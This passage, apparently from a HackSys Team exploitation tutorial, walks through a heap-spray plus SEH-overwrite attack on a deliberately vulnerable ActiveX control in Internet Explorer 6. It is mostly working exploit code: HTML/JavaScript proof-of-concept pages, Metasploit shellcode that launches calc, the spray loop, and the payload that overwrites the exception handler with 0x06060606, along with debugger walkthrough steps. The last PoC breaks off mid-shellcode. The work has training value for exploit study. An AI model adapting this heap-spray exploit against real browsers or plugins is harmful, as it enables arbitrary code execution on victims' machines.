
```
        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000

        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        junkA = "";
        while (junkA.length < 1164) junkA += "A";


        next_seh = "BBBB";
        seh = "CCCC";

        junkB = "";
        while (junkB.length < 14356) junkB += "D";

        payload = junkA + next_seh + seh + junkB;

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```

Let's run the above exploit **PoC** and monitor the crash in **Immunity debugger**. We will check whether we have successfully overwritten **Next SE** and **SE Handler** with "**BBBB**" and "**CCCC**".


Let's have a look at the **Immunity debugger**.



Wow, we have correctly overwritten **Next SE** and **SE Handler**. As this is a **SEH** based exploit, let's see the comparison of **Stack memory before and after overwrite** in **normal SEH** based exploits.




In normal **SEH** based exploitation, the program execution flow will look similar to the given below diagram.



Program Execution Flow in SEH Exploitation

As we are using **Heap Spraying** technique with **SEH** exploitation, our approach to exploit this condition will be different. **Heap Spraying** will spray large chunks of **NOPS + Shellcode** into the **Process Heap Memory**; we will redirect the program execution flow to **Heap Memory Block** where **NOPS + Shellcode** have been placed in large chunks.




Stack Memory After Overwrite

HEAP Memory Block \x06\x06\x06\x06

Please have a look at the above diagram. In most of the cases **0×06060606** and **0x0a0a0a0a** usually points into the **NOPS** block. Let's consider **0x06060606** as the **NOPS** block in this scenario. Our plan is to overwrite the **SE handler** with **0×06060606** or **0x0a0a0a0a**, so that the program execution is redirected **NOPS** block after the exception is passed. **0×06060606 and 0x0a0a0a0a** usually points to memory address in **Heap** memory.


Let's dump **0x06060606**



Let's re-write the exploit **PoC** and replace the shellcode (string **HACKSYS!**) with shellcode to launch **calc.exe** in Windows. Next, change the value of **seh** in the exploit **PoC** from **"CCCC"** to **"\x06\x06\x06\x06"**. We will not change **next_seh** value as we do not need it at this time.

Before editing the exploit **PoC**, let's generate our shellcode. We will need **Metasploit** for it.

```
root@bt:~/Desktop# msfpayload windows/exec CMD=calc J

// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc

%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u
264a%uff31%uc031%u3cac%u7c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud0
01%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u3ce3%u8b49%u8b34%ud601%uff31
%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%udb66%u
4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b
5a%ueb12%u5d86%u016a%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6
%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1

root@bt:~/Desktop#
```




---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_3.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //       http://hacksys.vfreaks.com/           //
        //         hacksysteam@hotmail.com             //
        //                                             //
        //                  Author: Ashfaq Ansari      //
        //           ashfaq_ansari1989@hotmail.com     //
        //                                             //
        //=============================================//

        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
                             "%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61" +
                             "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
                             "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
                             "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
                             "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
                             "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
                             "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
                             "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
                             "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0" +
                             "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");
        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");
```


```
        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        junkA = "";
        while (junkA.length < 1164) junkA += "A";


        next_seh = "BBBB";
        seh = "\x06\x06\x06\x06";

        junkB = "";
        while (junkB.length < 14356) junkB += "D";

        payload = junkA + next_seh + seh + junkB;

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```

Our exploit is ready to be tested. Let's restart **iexplore.exe** in **Immunity debugger** and launch the exploit **PoC**. If our calculation and assumptions are correct, we will see **calc.exe** being launched as soon as the shellcode is executed. Once the shellcode is executed, it might crash the browser.

I'm really excited at this point. ☺ Let's hope for the best results and launch the exploit.




As expected, **`Access Violation`** has occurred. Let's pass the **exception** by pressing **SHIFT + F9**.



Yeah, our shellcode got executed. **Calc.exe** has been launched as expected. This is very good news. We have successfully exploited our **`vulActiveX.dll`**.

Revision: We have used **SEH exploitation** with **Heap Spraying** the **Process Memory**. We have overwritten **Structured Exception Handler** with **"`\x06\x06\x06\x06`"**. **`0x06060606`**, **`0x0a0a0a0a`** and few others are **predictable memory location** where **NOPS + Shellccode** can be located. We have redirected the execution flow to **Heap Memory Block**, resulting execution of our shellcode to launch **calc.exe** in **Windows Operating System** (**x86** architecture).

Let's observe the given below diagram.



As we are using **Heap Spraying** technique, we can ignore the calculation of offset to overwrite **Next SEH** and **SE Handler**. We can overflow the entire stack with **"`\x06\x06\x06\x06`"**, resulting **Next SEH** and **SE Handler** being overwritten with **"`\x06\x06\x06\x06`"** automatically.


Let's implement the above idea and re-write the exploit **PoC**.

---------- Exploit_PoC_HeapSpray_vulActiveX_SEH_Final.html ----------


```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=========================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                         //
        //              HackSys Team - Panthera    //
        //       http://hacksys.vfreaks.com/       //
        //         hacksysteam@hotmail.com         //
        //                                         //
        //                  Author: Ashfaq Ansari  //
        //           ashfaq_ansari1989@hotmail.com //
        //                                         //
        //=========================================//

        //Heading
        heading = ("<h4><pre><b><strong><big>" +
              "#############################################################\n" +
              "vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)\n" +
              "#############################################################\n" +
              "\t\tHackSys Team - Panthera\n" +
              "\t\t Author: Ashfaq Ansari\n" +
              "\t     http://hacksys.vfreaks.com\n" +
              "\t      hacksysteam@hotmail.com\n" +
              "#############################################################\n" +
              "\t     Tested on WinXPSP3 with IE6\n" +
              "#############################################################\n" +
              "</b></strong></big></pre></h4>");

        document.write(heading);
        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
                             "%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61" +
                             "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
                             "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
                             "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
                             "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
                             "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
                             "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
                             "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
                             "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0" +
